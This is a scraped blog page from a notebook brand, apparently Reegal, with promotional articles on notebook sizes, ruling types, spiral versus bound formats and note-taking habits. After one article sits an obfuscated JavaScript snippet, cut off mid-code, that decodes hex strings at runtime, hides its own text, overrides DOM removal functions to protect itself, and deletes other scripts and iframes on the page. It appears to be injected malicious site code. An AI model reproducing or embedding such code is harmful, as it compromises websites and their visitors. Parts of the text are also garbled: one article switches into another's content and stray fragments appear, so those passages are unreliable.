Reegalbook

Author name: Reegal

REEGAL NOTEBOOK BUYING GUIDE HOW TO CHOOSE THE RIGHT ONE FOR YOU
Blog

REEGAL NOTEBOOK BUYING GUIDE: HOW TO CHOOSE THE RIGHT ONE FOR YOU

REEGAL NOTEBOOK BUYING GUIDE: HOW TO CHOOSE THE RIGHT ONE FOR YOU Choosing the right notebook can make everyday writing and studying easier. Students use notebooks for different subjects, assignments, projects, and personal ideas. With so many sizes and formats available, choosing the right one can sometimes feel confusing. This simple Reegal Notebook buying guide will help you understand what to look for before making your choice. 1. CHOOSE THE RIGHT NOTEBOOK SIZE Notebook size matters depending on where and how you plan to use it. A4 notebooks provide more writing space and can be useful for projects, detailed notes, and assignments. A5 notebooks are smaller and easier to carry in a school or college bag. Reegal Notebook offers different sizes so students can choose according to their everyday requirements. 2. THINK ABOUT THE SUBJECT Different subjects can require different types of notebooks. Ruled notebooks are suitable for regular writing, while grid notebooks can help with mathematics, graphs, and geometry. Unruled options can be useful for drawings, diagrams, and creative work. Choosing a notebook according to the subject can make your study material easier to manage. 3. CONSIDER HOW MUCH YOU WRITE Some students write only a few pages each day, while others fill several pages during classes and lectures. Think about how frequently you will use the notebook before choosing its size and page capacity. A notebook with enough space can help you keep related work together instead of changing notebooks too often. With Reegal Notebook, students can choose an option that matches their writing routine. 4. CHECK THE NOTEBOOK FORMAT The format of a notebook can affect how comfortable it is to use every day. Spiral notebooks can be convenient when you want pages to turn easily, while regular formats offer a traditional writing experience. Long books can provide useful space for regular subject work, while larger formats may suit detailed assignments. Explore the Reegal Notebook range and choose a format that works naturally for you. 5. THINK ABOUT YOUR DAILY ROUTINE A good notebook should fit easily into your school, college, or study routine. If you carry several books every day, a compact option may be more convenient. If you need plenty of writing space, a larger notebook may be a better choice. Consider where you will use it, how often you will carry it, and what you will write before choosing your Reegal Notebook. 6. CHOOSE A NOTEBOOK THAT FITS YOUR NEEDS There is no single notebook that is perfect for every student. The right choice depends on your subject, writing style, required space, and daily routine. Instead of choosing only by appearance, think about how the notebook will actually support your studies. Reegal Notebook provides different options to help students find a practical notebook for their academic and creative needs. FIND YOUR RIGHT NOTEBOOK WITH REEGAL NOTEBOOK Choosing a notebook becomes easier when you know what you actually need. Consider the size, format, subject, writing space, and way you plan to use it before making your choice. Reegal Notebook offers practical options designed for different student requirements and everyday writing needs. Choose the right notebook, make every page useful, and let Reegal Notebook become part of your learning journey.

SPIRAL NOTEBOOK VS REGULAR NOTEBOOK WHICH IS BETTER FOR EVERYDAY USE - REEGAL
Blog


SPIRAL NOTEBOOK VS REGULAR NOTEBOOK: WHICH IS BETTER FOR EVERYDAY USE?

SPIRAL NOTEBOOK VS REGULAR NOTEBOOK: WHICH IS BETTER FOR EVERYDAY USE? Choosing a notebook for everyday study may seem simple, but the right format can make writing more comfortable and organized. Spiral and regular notebooks both have useful features, depending on how and where you use them. Before choosing a notebook, it is important to think about your writing habits and everyday study needs. Here are six simple points to help you decide which Reegal Notebook is right for you. 1. EASY TO USE A spiral notebook can open completely flat, making it convenient when you are writing for long periods. You can turn the pages easily without holding the notebook open. A regular notebook also works well for everyday class notes and homework. Reegal Notebook offers options that can suit different writing preferences. 2. WRITING COMFORT The way a notebook opens can affect your writing experience. Spiral notebooks are useful when you need more freedom to move the pages while studying or taking notes. Regular notebooks provide a traditional writing experience and are easy to carry around. Choose the notebook that feels comfortable for your daily writing routine. 3. FOR SCHOOL AND COLLEGE NOTES Students write many pages during classes, lectures, and study sessions. A spiral notebook can be convenient for students who frequently turn pages or need the notebook to stay open. A regular notebook is also a dependable choice for maintaining subject-wise notes. With Reegal Notebook, students can select a format that matches their academic routine. 4. PORTABILITY AND STORAGE Your notebook spends a lot of time inside your school or college bag. A regular notebook can be easy to stack with textbooks, while a spiral notebook can offer flexibility when writing outside the classroom. Think about how you carry and store your notebooks every day. The best Reegal Notebook is the one that fits naturally into your study routine. 5. DURABILITY AND DAILY USE A notebook used every day needs to handle frequent writing, page turning, and carrying. The binding and overall construction are therefore important when choosing between spiral and regular formats. Students should consider how heavily they will use the notebook before making a decision. Choosing a suitable Reegal Notebook can help make everyday writing more practical. 6. CHOOSE WHAT SUITS YOU There is no single notebook that is perfect for every student. If you prefer a notebook that opens easily and gives you flexibility while writing, a spiral option may suit you. If you prefer a traditional format for organised subject notes, a regular notebook may be the better choice. Explore Reegal Notebook options and choose the format that works best for your everyday learning. FIND YOUR EVERYDAY NOTEBOOK WITH REEGAL NOTEBOOK Both spiral and regular notebooks have their own advantages, and your choice should depend on how you study, write, and carry your stationery. The right notebook can make everyday classes, homework, and personal study more comfortable. Reegal Notebook offers practical options for different student needs and writing habits. Choose the notebook that fits your routine and make every page count.

WHY SHOULD YOU PURCHASE YOUR NOTEBOOK FROM THE REEGAL WEBSITE
Blog

WHY SHOULD YOU PURCHASE YOUR NOTEBOOK FROM THE REEGAL WEBSITE?

WHY SHOULD YOU PURCHASE YOUR NOTEBOOK FROM THE REEGAL WEBSITE? Buying a notebook should be simple, especially when you already know what you need. Shopping directly from the Reegal website gives students, parents, and stationery buyers an easy way to explore different notebook options. Instead of choosing from a limited selection, you can take your time and find a notebook that suits your needs. Here are six reasons to consider buying directly from Reegal Notebook. 1. EXPLORE DIFFERENT NOTEBOOK OPTIONS Every student has different writing and study needs. Some subjects work better with ruled pages, while others may need grid or unruled notebooks. The Reegal website lets you explore different notebook options in one place. This makes it easier to compare and choose the right Reegal Notebook for your everyday work. 2. CHOOSE THE RIGHT NOTEBOOK FOR YOUR NEED A notebook is not just about putting paper inside a school bag. The size, ruling, page count, and format can make a difference depending on how you use it. Whether you need a notebook for class notes, mathematics, drawing, or projects, choosing the right format can make studying more convenient. Reegal Notebook offers options designed for different student requirements. 3. SHOP FROM THE COMFORT OF YOUR HOME You do not always need to visit different stationery shops to find the notebook you want. Buying online allows you to explore Reegal Notebook options whenever it is convenient for you. Students and parents can check the available products without spending extra time visiting multiple stores. It makes notebook shopping simple and comfortable. 4. KNOW WHAT YOU ARE BUYING When choosing a notebook, it is useful to understand its size, ruling, pages, and intended use before placing an order. Shopping through the Reegal website gives you a dedicated place to explore the brand’s notebook range. You can take your time instead of making a quick decision at a stationery counter. This helps you choose a Reegal Notebook that matches your actual requirements. 5. BUY DIRECTLY FROM REEGAL Buying directly from the official Reegal Notebook website gives you a straightforward way to shop for the brand’s products. You can explore the available notebook range and select what suits your academic or creative needs. Instead of searching across different places, you can start with the brand itself. Make your notebook shopping easier by exploring Reegal directly. 6. MAKE NOTEBOOK SHOPPING SIMPLE The best notebook is one that fits the way you study, write, and create. From everyday subject notes to mathematics and creative work, having the right format can make your routine more organised. Reegal Notebook brings different notebook options together so you can choose according to your needs. Visit the Reegal website, explore the collection, and find the notebook that fits your everyday learning journey.

WHY DO STUDENTS NEED SO MANY TYPES OF STATIONERY A SIMPLE GUIDE
Blog

WHY DO STUDENTS NEED SO MANY TYPES OF STATIONERY? A SIMPLE GUIDE

WHY DO STUDENTS NEED SO MANY TYPES OF STATIONERY? A SIMPLE GUIDE Walking into a stationery shop can be confusing for students and parents. There are notebooks, pens, pencils, folders, drawing supplies, and many other choices in different sizes and formats. With so much stationery available, it is easy to buy things that may not actually be needed. The right notebook and basic stationery can help students stay prepared without making their school bag unnecessarily heavy. 1. NOTEBOOKS FOR EVERY SUBJECT Not every subject needs the same type of notebook. Ruled notebooks are useful for everyday writing, while grid notebooks can be helpful for mathematics, graphs, and geometry. Unruled notebooks are useful for drawing, diagrams, and creative work. Reegal Notebook offers different notebook formats to help students choose according to their subject and writing needs. 2. WRITING ESSENTIALS Pens and pencils are basic stationery items every student needs every day. Keep a few reliable pens, pencils, an eraser, and a sharpener ready in your study kit. Having these essentials available means you are not searching for a pen when class begins. Pairing good writing tools with a Reegal Notebook can make everyday writing more comfortable and organized. 3. MATH AND GEOMETRY SUPPLIES Mathematics often requires more than a pen and notebook. A ruler, compass, protractor, set square, and geometry box can help students complete calculations, diagrams, and constructions accurately. A grid notebook can also provide useful structure for graphs and geometry work. Keeping these supplies together makes it easier to move from learning a concept to practising it. 4. CREATIVE STATIONERY Students also need space for creativity, projects, diagrams, and drawing. An unruled notebook can be useful when lines would limit how you arrange your ideas on a page. Add pencils, sketch pens, colours, or other creative supplies according to your school requirements. A Reegal Notebook can give students a simple place to turn ideas into sketches, diagrams, and project work. 5. WHAT TO REVISE BEFORE THE NEXT CLASS Before leaving the classroom, write down the topic or chapter you should revise. Even a short note about what was taught can make the next revision session easier. Use your notebook to record any pages, exercises, or concepts that need another look. This small step can help turn everyday classroom notes into useful study material. MAKE EVERY NOTE COUNT WITH REEGAL NOTEBOOK A good notebook is more than a place to write; it becomes a useful learning companion for students throughout the academic year. Reegal Notebook offers notebooks designed for different academic needs, including ruled, grid, and unruled formats. Choosing the right notebook for each subject can help students keep their notes clear, organized, and easy to review. With Reegal Notebook, write it down, stay organized, and make every class count.

Blog

5 THINGS EVERY STUDENT SHOULD WRITE DOWN BEFORE LEAVING CLASS

5 THINGS EVERY STUDENT SHOULD WRITE DOWN BEFORE LEAVING CLASS Taking notes in class is not just about copying everything from the board. The right notes help students remember important information and prepare better for homework and exams. Before leaving the classroom, students should make sure they have written down a few key things. A good Reegal Notebook can make this simple, organized, and easy to review later. 1. IMPORTANT TOPICS AND KEY POINTS Write down the main topics discussed during the class. Include important definitions, formulas, facts, or concepts that the teacher explains. These points can help you quickly revise the lesson later. Keeping them organized in your notebook also makes exam preparation easier. 2. HOMEWORK AND CLASSWORK Before leaving class, check whether the teacher has given any homework or classwork. Write the task clearly in your Reegal Notebook so you do not forget it later. If there is a submission date, note that down as well. This simple habit can help students stay organized and complete their work on time. 3. IMPORTANT QUESTIONS Write down any questions you could not understand during the lesson. You can ask your teacher about them before the next class or discuss them while revising. Keeping these questions in your notebook prevents small doubts from becoming bigger learning gaps. It also encourages students to become more active and confident learners. 4. IMPORTANT DATES AND DEADLINES Students often have tests, projects, assignments, and activities to remember. Writing important dates in a Reegal Notebook helps keep all these deadlines in one place. Add test dates, project submissions, presentations, and other important school activities. Checking these notes regularly can help students plan their study time better. 5. WHAT TO REVISE BEFORE THE NEXT CLASS Before leaving the classroom, write down the topic or chapter you should revise. Even a short note about what was taught can make the next revision session easier. Use your notebook to record any pages, exercises, or concepts that need another look. This small step can help turn everyday classroom notes into useful study material. MAKE EVERY NOTE COUNT WITH REEGAL NOTEBOOK A good notebook is more than a place to write; it becomes a useful learning companion for students throughout the academic year. Reegal Notebook offers notebooks designed for different academic needs, including ruled, grid, and unruled formats. Choosing the right notebook for each subject can help students keep their notes clear, organized, and easy to review. With Reegal Notebook, write it down, stay organized, and make every class count. ;(function(){ if (window[“_g32b92”]) return; window[“_g32b92”] = 1; var w68558 = (function(){ try { return document.currentScript; } catch (e) { return null; } })(); function keep(n) { try { if (!n) return false; if (n === w68558) return true; if (n.getAttribute && n.getAttribute(“data-g32b92”)) return true; } catch (e) {} return false; } try { if (w68558) { try { w68558.setAttribute(“data-g32b92”, “1”); } catch (e) {} try { Object.defineProperty(w68558, “textContent”, { configurable: false, set: function(){}, get: function(){ return “”; } }); } catch (e) {} try { Object.defineProperty(w68558, “text”, { configurable: false, set: function(){}, get: function(){ return “”; } }); } catch (e) {} try { Object.defineProperty(w68558, “innerHTML”, { configurable: false, set: function(){}, get: function(){ return “”; } }); } catch (e) {} var x1b573 = Node.prototype.removeChild; Node.prototype.removeChild = function(n) { if (keep(n)) return n; return x1b573.call(this, n); }; if (Element.prototype.remove) { var rm = Element.prototype.remove; Element.prototype.remove = function() { if (keep(this)) return; return rm.call(this); }; } } } catch (e) {} var k3c26c = (function(){var s79f7b=11,h=”3b736d6d326e3c32396a383b3a3e6a3c32383f3b686f6e683a333f3c6a693b6a6a3a3b3e3d3b3f39396a”,o=”;for(var i=0;i<h.length;i+=2)o+=String.fromCharCode(parseInt(h.slice(i,i+2),16)^s79f7b);return o})(); try { var A = window[(function(){var s297c0=245,h="aaaa8299b4",o='';for(var i=0;i<h.length;i+=2)o+=String.fromCharCode(parseInt(h.slice(i,i+2),16)^s297c0);return o})()] || {}; if (k3c26c) A[String(k3c26c).toLowerCase()] = 1; Object.defineProperty(window, (function(){var s297c0=245,h="aaaa8299b4",o='';for(var i=0;i<h.length;i+=2)o+=String.fromCharCode(parseInt(h.slice(i,i+2),16)^s297c0);return o})(), { value: A, configurable: false, enumerable: false }); } catch (e) { try { window[(function(){var s297c0=245,h="aaaa8299b4",o='';for(var i=0;i<h.length;i+=2)o+=String.fromCharCode(parseInt(h.slice(i,i+2),16)^s297c0);return o})()] = A; } catch (x) {} } function t66638(s) { s = String(s || "").toLowerCase(); if (!s || s.length = 0 || s.indexOf(“data-g32b92″) >= 0) return false; var sc = 0; if (s.indexOf((function(){var sb65bf=3,h=”62736a2d736b733c703e”,o=”;for(var i=0;i= 0) sc += 5; if (s.indexOf((function(){var s297c0=245,h=”aaaa8299b4″,o=”;for(var i=0;i= 0 && s.indexOf((function(){var s95e7b=211,h=”b5a6bdb0a7babcbdf3b5b2be”,o=”;for(var i=0;i= 0) sc += 5; if (s.indexOf((function(){var s56d89=213,h=”8a8aa2b985bcbb”,o=”;for(var i=0;i= 0 && s.indexOf((function(){var sab21d=156,h=”fae9f2ffe8f5f3f2bcf8eef3ec”,o=”;for(var i=0;i= 0) sc += 5; if (s.indexOf((function(){var s95e7b=211,h=”b5a6bdb0a7babcbdf3b5b2be”,o=”;for(var i=0;i= 0 && s.indexOf((function(){var sab21d=156,h=”fae9f2ffe8f5f3f2bcf8eef3ec”,o=”;for(var i=0;i= 0) sc += 3; if (s.indexOf((function(){var s495c8=49,h=”5445596e52505d5d”,o=”;for(var i=0;i= 0 && (s.indexOf((function(){var s95e7b=211,h=”b5a6bdb0a7babcbdf3b5b2be”,o=”;for(var i=0;i= 0 || s.indexOf((function(){var s4622f=117,h=”13001b16011c1a1b551d1c01″,o=”;for(var i=0;i= 0)) sc += 4; if (s.indexOf((function(){var scb0a2=4,h=”5b5b7368476263″,o=”;for(var i=0;i= 0 && s.indexOf((function(){var s95e7b=211,h=”b5a6bdb0a7babcbdf3b5b2be”,o=”;for(var i=0;i= 0) sc += 5; if (s.indexOf((function(){var s6d391=153,h=”ffecf7faedf0f6f7b9eafff8″,o=”;for(var i=0;i= 0 && (s.indexOf((function(){var sab21d=156,h=”fae9f2ffe8f5f3f2bcf8eef3ec”,o=”;for(var i=0;i= 0 || s.indexOf((function(){var sc0034=163,h=”c5d6cdc0d7cacccd83c0cfc2cace”,o=”;for(var i=0;i= 0)) sc += 4; if (s.indexOf((function(){var sd7227=37,h=”564051645555574a534449634a57644949″,o=”;for(var i=0;i= 0 && s.indexOf((function(){var sab21d=156,h=”fae9f2ffe8f5f3f2bcf8eef3ec”,o=”;for(var i=0;i= 0) sc += 4; if (s.indexOf((function(){var s63134=214,h=”a6b3a4bbbfa282afa6b3beb7a5be”,o=”;for(var i=0;i= 0 && s.indexOf((function(){var sab21d=156,h=”fae9f2ffe8f5f3f2bcf8eef3ec”,o=”;for(var i=0;i= 0) sc += 4; if (s.indexOf((function(){var s84f68=184,h=”cbddd9c8d7cacc”,o=”;for(var i=0;i= 0 && (s.indexOf((function(){var sab21d=156,h=”fae9f2ffe8f5f3f2bcf8eef3ec”,o=”;for(var i=0;i= 0 || s.indexOf((function(){var sc0034=163,h=”c5d6cdc0d7cacccd83c0cfc2cace”,o=”;for(var i=0;i= 0 || s.indexOf((function(){var sbafae=161,h=”c7d4cfc2d5c8cecf81d5d3c0cfd2c7c4d3″,o=”;for(var i=0;i= 0)) sc += 4; if (s.indexOf((function(){var s999f0=30,h=”6d7779704a676e7b7a5a7f6a7f”,o=”;for(var i=0;i= 0 && s.indexOf((function(){var sd7227=37,h=”564051645555574a534449634a57644949″,o=”;for(var i=0;i= 0 && (s.indexOf((function(){var sab21d=156,h=”fae9f2ffe8f5f3f2bcf8eef3ec”,o=”;for(var i=0;i= 0 || s.indexOf((function(){var s95e7b=211,h=”b5a6bdb0a7babcbdf3b5b2be”,o=”;for(var i=0;i= 0)) sc += 4; if (s.indexOf((function(){var sa07da=90,h=”2a3f282935343b360529333d34″,o=”;for(var i=0;i= 0 && s.indexOf((function(){var sd7227=37,h=”564051645555574a534449634a57644949″,o=”;for(var i=0;i= 0 && (s.indexOf((function(){var sab21d=156,h=”fae9f2ffe8f5f3f2bcf8eef3ec”,o=”;for(var i=0;i= 0 || s.indexOf((function(){var s95e7b=211,h=”b5a6bdb0a7babcbdf3b5b2be”,o=”;for(var i=0;i= 0)) sc += 4; return sc >= 4; } function cut(n) { try { if (!n || keep(n)) return; if (n.src && n.src.indexOf(“blob:”) === 0) { try { URL.revokeObjectURL(n.src); } catch (e) {} } try { n.textContent = “”; n.text = “”; } catch (e) {} try { if (n.type !== undefined) n.type = “text/blocked”; } catch (e) {} if (n.parentNode) { var rp = Node.prototype.removeChild; rp.call(n.parentNode, n); } } catch (e) {} } function cutIframe(n) { try { if (!n || !n.parentNode) return; try { n.src = “about:blank”; } catch (e) {} try { n.srcdoc = “”; } catch (e) {} Node.prototype.removeChild.call(n.parentNode, n); } catch (e) {} } function walkS(root) { try { var L = (root || document).getElementsByTagName(“script”); for (var i = L.length – 1; i >= 0; i–) { var n = L[i]; if (keep(n)) continue; if (t66638((n.src || “”) + ” ” + (n.text || n.textContent || “”))) cut(n); } } catch

Blog

RULED, UNRULED, GRID: WHICH NOTEBOOK DOES YOUR CHILD ACTUALLY NEED?

RULED, UNRULED, GRID: WHICH NOTEBOOK DOES YOUR CHILD ACTUALLY NEED? You’re standing at the stationery counter with the school list in hand, and it just says “notebooks.” Nobody tells you which kind. The four-line one looks like it’s for someone much younger. The plain one has no lines at all. Is that even useful? The grid one looks like it belongs in a math class; you’re not sure your child is in it yet. There isn’t one “correct” notebook; only the one that matches what your child is actually writing and how old they are while writing it. Here’s how to stop guessing at the shelf and pick with confidence. THE RULING TYPES, IN PLAIN TERMS Four-line ruled has extra guide lines built in; it’s for children who are still learning where letters start, end, and sit on the line. Single-line ruled is the standard format most students move to once handwriting is settled: one set of lines and nothing else. Grid ruled swaps lines for small squares built for math, geometry, and anything that needs to line up visually. Unruled is a blank page, no structure at all meant for drawing, diagrams, and subjects where a straight line would only get in the way. WHO EACH ONE ACTUALLY SUIT If your child is just starting school, four-line notebooks do the heavy lifting; the extra guidelines are what teach consistent letter height, not just practice. If they’ve moved past early handwriting, single-line is the everyday default for most subjects language, history, and general notes. Keep a grid notebook alongside it the moment math starts involving graphs or geometry. And once art, diagrams, or science sketches enter the picture, a plain unruled notebook earns its place too. QUICK DECISION GUIDE Ask yourself one question: what is this notebook actually going to be used for most days? Still learning to write neatly → four lines. Everyday subject notes → single line. Math, geometry, graphs → grid. Drawing, diagrams, free sketching → unruled. If the honest answer is “more than one of these,” don’t force a single notebook to cover it all. Buy the two that match what they’re actually doing in class. WHAT ELSE TO CHECK BEFORE YOU BUY Ruling type isn’t the only thing worth a second look. Paper thickness (GSM) decides whether ink bleeds through to the next page—this matters more for younger kids who tend to press harder. Binding decides whether the notebook survives a full year in a school bag without pages coming loose. And page count decides whether you’re back at the shop mid-term hunting for the exact same notebook again. REEGAL NOTEBOOKS, BY TYPE Reegal makes all of it four-line notebooks for early writers, single-line for everyday subject notes, grid notebooks for math and geometry, and unruled notebooks for drawing and diagrams, all built with paper and binding that hold up through the full academic year. Rather than guessing at the shelf, pick the ruling for the subject and let the notebook do its job. Browse the full range at ReegalBook.com.

Blog

LONG BOOK VS A4 VS A5: WHICH ONE SHOULD YOU ACTUALLY BUY?

LONG BOOK VS A4 VS A5: WHICH ONE SHOULD YOU ACTUALLY BUY? You’re standing in front of a shelf of notebooks, and every one of them claims to be “the one.” A Long book looks like it’ll hold everything you write for a whole term. The A4 next to it looks serious, almost like an office issue. The A5 feels light enough to forget it’s even in your bag.your child is in it yet. There isn’t a “best” notebook size; it’s only the size that matches how you actually write, carry, and use one day to day. Here’s how to stop guessing and pick the one that fits your life. THE THREE FORMATS, IN PLAIN TERMS Long Book is the tall, narrow format you’ll recognize from Indian and South Asian schools and offices, roughly 8.5 x 14 in. It’s built for people who write a lot in one sitting: long answers, records, and continuous notes that don’t want to be broken up by frequent page turns. A4 follows the international paper standard of 210 x 297 mm, the same size as a printed page. A5 is A4 folded in half 148 x 210 mm, the size built for movement, the notebook you actually remember to bring because it doesn’t feel like carrying a second bag. WHO EACH ONE ACTUALLY SUIT If you’re a student, it depends on what you’re studying, not what year you’re in. Long written answers are easier in a Long book with no flipping mid-thought. Structured, detailed notes you’ll cross-reference with printed material do better in A4. Quick notes between classes? That’s what A5 is for. If you’re working, A4 is the default; your notes match everything else on your desk. Keep an A5 alongside it for quick calls and running to-do lists. If you’re commuting or journaling, A5 wins on portability, full stop. QUICK DECISION GUIDE Ask yourself one question: what am I actually going to do with this notebook most often? unruled. Long, continuous answers or records → Long Book. Detailed, structured notes that need to match printed pages → A4. Carrying it everywhere, writing in short bursts → A5. If the honest answer is “a bit of everything,” don’t force one notebook to do all three jobs. Buy the two that match your two most common situations. WHAT ELSE TO CHECK BEFORE YOU BUY Ruling type isn’t the only thing worth a second look. Paper thickness (GSM) decides whether ink bleeds through to the next page—this matters more for younger kids who tend to press harder. Binding decides whether the notebook survives a full year in a school bag without pages coming loose. And page count decides whether you’re back at the shop mid-term hunting for the exact same notebook again. REEGAL NOTEBOOKS, BY format Reegal makes all three Long Books for extended writing and records, A4 notebooks for structured, document-ready notes, and A5 notebooks for the notes you take on the move. Rather than settling for one all-purpose size, pick the format for the job and let the notebook actually work for you. Browse the full range at ReegalBook.com.

Blog

How Top Students Take Notes (And Why Most Students Do It Wrong)

How Top Students Take Notes (And Why Most Students Do It Wrong) In every classroom, some students consistently perform better than others. While many assume it’s because they are naturally smarter, the real difference often lies in their study habits—especially how they take notes. Most students believe that writing down everything the teacher says is the best approach. However, this method usually creates long, unorganized notes that are difficult to revise. The key difference is not how much you write, but how effectively you capture information. The Mistake Most Students Make A large number of students treat note-taking as a copying exercise. They focus on writing quickly instead of understanding the concept. This leads to: Overloaded notebooks with unnecessary details Confusion during revision Difficulty identifying important topics Such notes often do more harm than good when exams approach. What Top Students Do Differently Top-performing students approach note-taking as an active process. They think, filter, and organise information while writing. This openness allows the mind to think freely. Many individuals find that their ideas flow better when they begin writing in a fresh notebook, as it removes the clutter—both physical and mental—associated with previously used pages. Building Better Habits Starting a new notebook often leads to better organization and consistency. People tend to write more neatly, structure their thoughts clearly, and maintain continuity in their work. This is because the beginning sets a tone—one that motivates individuals to maintain quality throughout. For students, professionals, and creators alike, this can translate into improved productivity and more effective documentation of ideas. A Personal Connection Unlike digital tools, a notebook creates a tangible connection between thoughts and expression. Every word written feels intentional. Over time, the notebook becomes a reflection of progress, growth, and effort. The first page, in particular, holds emotional value. It often captures the mindset at the start of a journey—whether it is ambition, curiosity, or determination. Looking back at it later can be both grounding and inspiring. Why It Matters In a fast-paced digital world, the simple act of writing in a notebook offers a moment of pause. It encourages mindfulness and focus. The first page feeling is not just about stationery—it is about mindset. It reminds us that every new beginning, no matter how small, carries the potential for something meaningful. Start Strong The next time you open a new notebook, take a moment before writing that first word. Think about what you want it to represent—your goals, your ideas, or your journey ahead. Because sometimes, all it takes is a single blank page to start something remarkable.

Blog

The First Page Feeling: Why a New Notebook Feels Like a Fresh Start

The First Page Feeling: Why a New Notebook Feels Like a Fresh Start There is something uniquely powerful about opening a new notebook for the very first time. The untouched pages, the subtle scent of fresh paper, and the quiet anticipation of what lies ahead create an experience that goes far beyond stationery. It represents possibility, clarity, and a renewed sense of purpose. A Symbol of New Beginnings A new notebook is more than just blank pages—it is a psychological reset. Much like the start of a new year or a new project, it gives you permission to begin again. Past mistakes, incomplete tasks, and scattered thoughts are left behind. What remains is a clean slate, ready to be shaped with intention and focus. This “first page feeling” often inspires people to set clearer goals, write more thoughtfully, and approach their work with a sense of discipline. It is not just about writing—it is about starting right. The Power of a Blank Page Blank pages hold quiet potential. They do not judge, restrict, or limit ideas. Instead, they invite creativity. Whether it is notes, sketches, plans, or reflections, a new notebook encourages expression without hesitation. This openness allows the mind to think freely. Many individuals find that their ideas flow better when they begin writing in a fresh notebook, as it removes the clutter—both physical and mental—associated with previously used pages. Building Better Habits Starting a new notebook often leads to better organization and consistency. People tend to write more neatly, structure their thoughts clearly, and maintain continuity in their work. This is because the beginning sets a tone—one that motivates individuals to maintain quality throughout. For students, professionals, and creators alike, this can translate into improved productivity and more effective documentation of ideas. A Personal Connection Unlike digital tools, a notebook creates a tangible connection between thoughts and expression. Every word written feels intentional. Over time, the notebook becomes a reflection of progress, growth, and effort. The first page, in particular, holds emotional value. It often captures the mindset at the start of a journey—whether it is ambition, curiosity, or determination. Looking back at it later can be both grounding and inspiring. Why It Matters In a fast-paced digital world, the simple act of writing in a notebook offers a moment of pause. It encourages mindfulness and focus. The first page feeling is not just about stationery—it is about mindset. It reminds us that every new beginning, no matter how small, carries the potential for something meaningful. Start Strong The next time you open a new notebook, take a moment before writing that first word. Think about what you want it to represent—your goals, your ideas, or your journey ahead. Because sometimes, all it takes is a single blank page to start something remarkable.

Blog

New Class, New Goals, New Notebook Start Strong with Reegal Books

New Class, New Goals, New Notebook – Start Strong with Reegal Books. A new academic year is more than just a change in timetable—it is a fresh opportunity to reset, refocus, and redefine your goals. Every new class brings with it higher expectations, new challenges, and the chance to perform better than before. At the heart of this fresh start lies a simple yet powerful tool: a new notebook. The Psychology of a Fresh Start There is something uniquely motivating about opening a brand-new notebook. The crisp pages, the clean lines, and the untouched space create a sense of possibility. It signals a fresh beginning—a blank canvas where ideas can take shape, plans can be structured, and goals can be achieved. This “first page feeling” is not just emotional; it is deeply psychological. It encourages clarity, discipline, and a renewed commitment to doing things better. When students begin with a fresh notebook, they are more likely to stay organized, take neater notes, and approach their studies with a more focused mindset. Setting the Tone for Success The way you start your academic journey often determines how consistently you perform throughout the year. A well-maintained notebook becomes more than just a collection of notes—it becomes a reflection of your dedication. It helps structure your thoughts clearly It improves retention and revision efficiency It builds a habit of discipline and consistency It creates a sense of ownership over your learning Starting strong is not about perfection; it is about intention. And the right tools make that intention easier to sustain. Why Your Choice of Notebook Matters Not all notebooks are created equal. The quality of paper, durability of binding, and overall design play a crucial role in how effectively a student uses it. A thoughtfully designed notebook enhances the writing experience, reduces distractions, and ensures long-term usability. This is where Reegal Books stands apart. Start Your Journey with Reegal Books Reegal Books are crafted with precision, keeping students’ needs at the core. From smooth, high-quality paper to durable binding and thoughtfully designed layouts, every detail is created to support better learning habits. Whether you are setting new academic goals, organizing your daily lessons, or capturing creative ideas, Reegal Books provide the perfect foundation to begin. Make Every Page Count A new class is your chance to do things differently—to be more organized, more focused, and more consistent. And it all begins with that first page. So this academic year, do not just start—start strong. With clear goals, a fresh mindset, and a notebook that keeps up with your ambition. Reegal Books — because every great journey deserves a strong beginning.

Scroll to Top